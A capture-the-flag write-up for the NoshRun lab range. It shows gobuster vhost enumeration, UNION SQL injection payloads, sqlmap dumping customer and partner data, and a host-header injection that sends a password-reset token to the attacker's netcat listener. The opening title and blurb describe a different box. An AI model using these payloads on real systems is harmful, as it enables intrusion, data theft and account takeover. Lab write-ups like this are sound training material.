



HackSmarter: Casino Writeup
A HackSmarter Medium Linux box: a leaked JS sourcemap exposes an unauthenticated API leaking guest logins, a Jinja2 SSTI gives RCE, and a misconfigured SSH key and a leaked log lead to root.

NoshRun is an easy-tier WebVerse range built around a fictional Austin food-delivery startup. The attack surface spans a full multi-service web estate: a marketing site, a customer ordering app at order.noshrun.local, a restaurant partner dashboard at kitchen.noshrun.local, a driver API at api.noshrun.local, a promotions engine at promo.noshrun.local, and an internal operations panel at ops.noshrun.local. Seven flags take you from an anonymous customer to full platform compromise.
The chain starts with a SQL injection in the restaurant search bar that dumps the entire orders table. Restaurant owner emails extracted from the database feed into a host header injection attack against the partner dashboard’s password reset flow, yielding an account takeover. The driver API still has an unauthenticated v1 endpoint that was marked deprecated but never actually disabled, exposing full driver PII - SSNs, bank accounts, the lot. The promotions engine applies discount codes without holding a lock between checking and recording, so firing parallel requests with Burp’s last-byte synchronisation stacks the same single-use code until the order total bottoms out and a verbose error handler spills the flag in a stack trace. A .git directory left reachable on the ops panel leaks source code revealing a JWT alg:none check that accepts unsigned tokens without any verification, letting me forge an admin session. From inside the ops console, a diagnostics tool passes hostnames directly to a shell command, and the export endpoint reads files using a file= parameter whose ../ sanitisation collapses under a ....// bypass.
Browsing to http://10.100.0.30 redirected immediately to http://noshrun.local, which told me the server was doing vhost-based routing. I added the base domain to /etc/hosts and loaded the page.
echo "10.100.0.30 noshrun.local | sudo tee -a /etc/hosts

Rather than click through the marketing website, I started with the page source. A grep for .noshrun.local turned up subdomains the site was already linking to:
curl -sk http://noshrun.local/ | grep -i ".noshrun.local"
  <a class="nav-cta" href="http://order.noshrun.local/">Order Now</a>
    <a class="btn btn-coral" href="http://order.noshrun.local/">Order Now</a>
    <a href="http://drivers.noshrun.local/apply">Driver application</a>
<SNIP>
That gave me order.noshrun.local and drivers.noshrun.local for free. Rather than stop at what the marketing page chose to link to, I ran a virtual-host brute force to find anything the server would respond to that the public site did not advertise:
gobuster vhost -u http://noshrun.local -w /opt/SecLists/Discovery/DNS/subdomains-top1million-110000.txt --append-domain --random-agent
===============================================================
Gobuster v3.8.2
===============================================================
api.noshrun.local      Status: 200 [Size: 109]
promo.noshrun.local    Status: 200 [Size: 34]
ops.noshrun.local      Status: 302 [Size: 28] [--> /admin]
order.noshrun.local    Status: 200 [Size: 27160]
kitchen.noshrun.local  Status: 302 [Size: 0] [--> /login]
drivers.noshrun.local  Status: 302 [Size: 32] [--> /dashboard]

Six virtual hosts in total. The ops.noshrun.local redirect straight to /admin was the most interesting - that implied a protected internal panel sitting on a publicly reachable vhost. I added everything to /etc/hosts:
echo "10.100.0.30 api.noshrun.local promo.noshrun.local ops.noshrun.local order.noshrun.local kitchen.noshrun.local drivers.noshrun.local" | sudo tee -a /etc/hosts
With the full surface mapped, I worked through each service.
order.noshrun.local is the customer ordering app - a list of Austin restaurants with a search bar at the top.

The first thing I do with any search field is try to break the query behind it. Submitting a single quote ' produced an error that gave away the database internals immediately:
Results for "'"
Search error.

unterminated quoted string at or near "' ORDER BY rating DESC"
That is exactly the kind of error message you do not want to surface to users. The ORDER BY rating DESC tail tells me the underlying query looks something like:
SELECT ... FROM restaurants WHERE name ILIKE '%INPUT%' ORDER BY rating DESC
My quote closed the ILIKE string early and left the trailing fragment as broken syntax. The injection point is inside the ILIKE pattern, so I can break out cleanly with a UNION SELECT followed by -- to comment off everything after my payload.
Before reaching for sqlmap, I did the manual column count. I incremented ORDER BY until the query broke:
ORDER BY 4 - succeeded
ORDER BY 5 - returned ORDER BY position 5 is not in select list
Four columns confirmed. A quick UNION probe showed which ones reflected back in the page:
http://order.noshrun.local/search?q=%27+UNION+SELECT+%271%27,%27B%27,%27C%27,%272%27--
Results for "' UNION SELECT '1','B','C','2'--"
C
B
★ 2

Columns 2, 3, and 4 were reflected. With that confirmed, I queried information_schema.tables to map the schema:
http://order.noshrun.local/search?q=%27+UNION+SELECT+1,table_name,NULL,4+FROM+information_schema.tables+WHERE+table_schema=%27public%27--


The response mixed actual restaurant cards with injected table names among them: restaurants, menu_items, orders, customers, customer_addresses, order_items, drivers. Too many tables to enumerate by hand from a browser bar, so I captured the request in Burp and handed it to sqlmap. The * in the saved request marks the injection point precisely:
sqlmap -r req.req --batch --random-agent --level 5 --risk 3 --dbs
[10:03:56] [INFO] the back-end DBMS is PostgreSQL
web application technology: Nginx 1.31.1, Express
back-end DBMS: PostgreSQL

available databases [3]:
[*] information_schema
[*] pg_catalog
[*] public
sqlmap confirmed PostgreSQL and found five working injection techniques: boolean-blind, error-based, stacked queries, time-based blind, and UNION. With the injection solid, I dumped the entire public schema:
sqlmap -r Desktop/req3.req --batch --random-agent --level 5 --risk 3 -D public --dump-all --exclude-sysdbs
The orders table had 546 rows. Scrolling through them, one row’s delivery_instructions column stood out:
| 42 | 1 | 1 | 1 | 1 | 5.00 | 30.24 | delivered | 0.00 | 22.75 | 2026-04-19 19:42:00+00 | NULL | 2.49 | Ring doorbell twice. NOSHRUN{[REDACTED]} |

The restaurants table also came back with owner names, emails, and bcrypt password hashes for every partner. All the hashes were identical - a seeding shortcut - so cracking them was a dead end. The emails were a different story, though. I stored mike@trestacos.lab for the next service.
kitchen.noshrun.local is the restaurant partner dashboard, which bounces unauthenticated requests to /login. The login form asks for an owner email and password. There is also a “Forgot your password?” link.


The forgot-password endpoint accepted mike@trestacos.lab without complaint and told me it would send a reset link. The useful question is: where does the application get the hostname it puts in that link? Many frameworks build the reset URL using the Host header from the incoming request - or, if a reverse proxy is involved, the X-Forwarded-Host header. When there is no validation, I can supply my own host and have the platform’s mail worker fetch the token back to me.
I intercepted the POST in Burp and injected X-Forwarded-Host: 10.8.0.5 before forwarding:
POST /forgot-password HTTP/1.1
Host: kitchen.noshrun.local
X-Forwarded-Host: 10.8.0.5
...

csrfmiddlewaretoken=vd1ctDjGKcil1lY5egly2089TD1S9p5TAlaxmisxXSEIoInbSGL6gnIm01JlnrEz&email=mike%40trestacos.lab
With netcat listening on port 80, the mail worker connected almost immediately:
nc -nlvp 80
listening on [any] 80 ...
connect to [10.8.0.5] from (UNKNOWN) [10.8.0.1] 41166
GET /reset-password?token=pqKfvyDxzc71vA8FPfiwA64NX8d85yGf9zfyp91r8xw HTTP/1.1
Host: 10.8.0.5
User-Agent: NoshRun-Partner-Mail/1.0
Connection: close
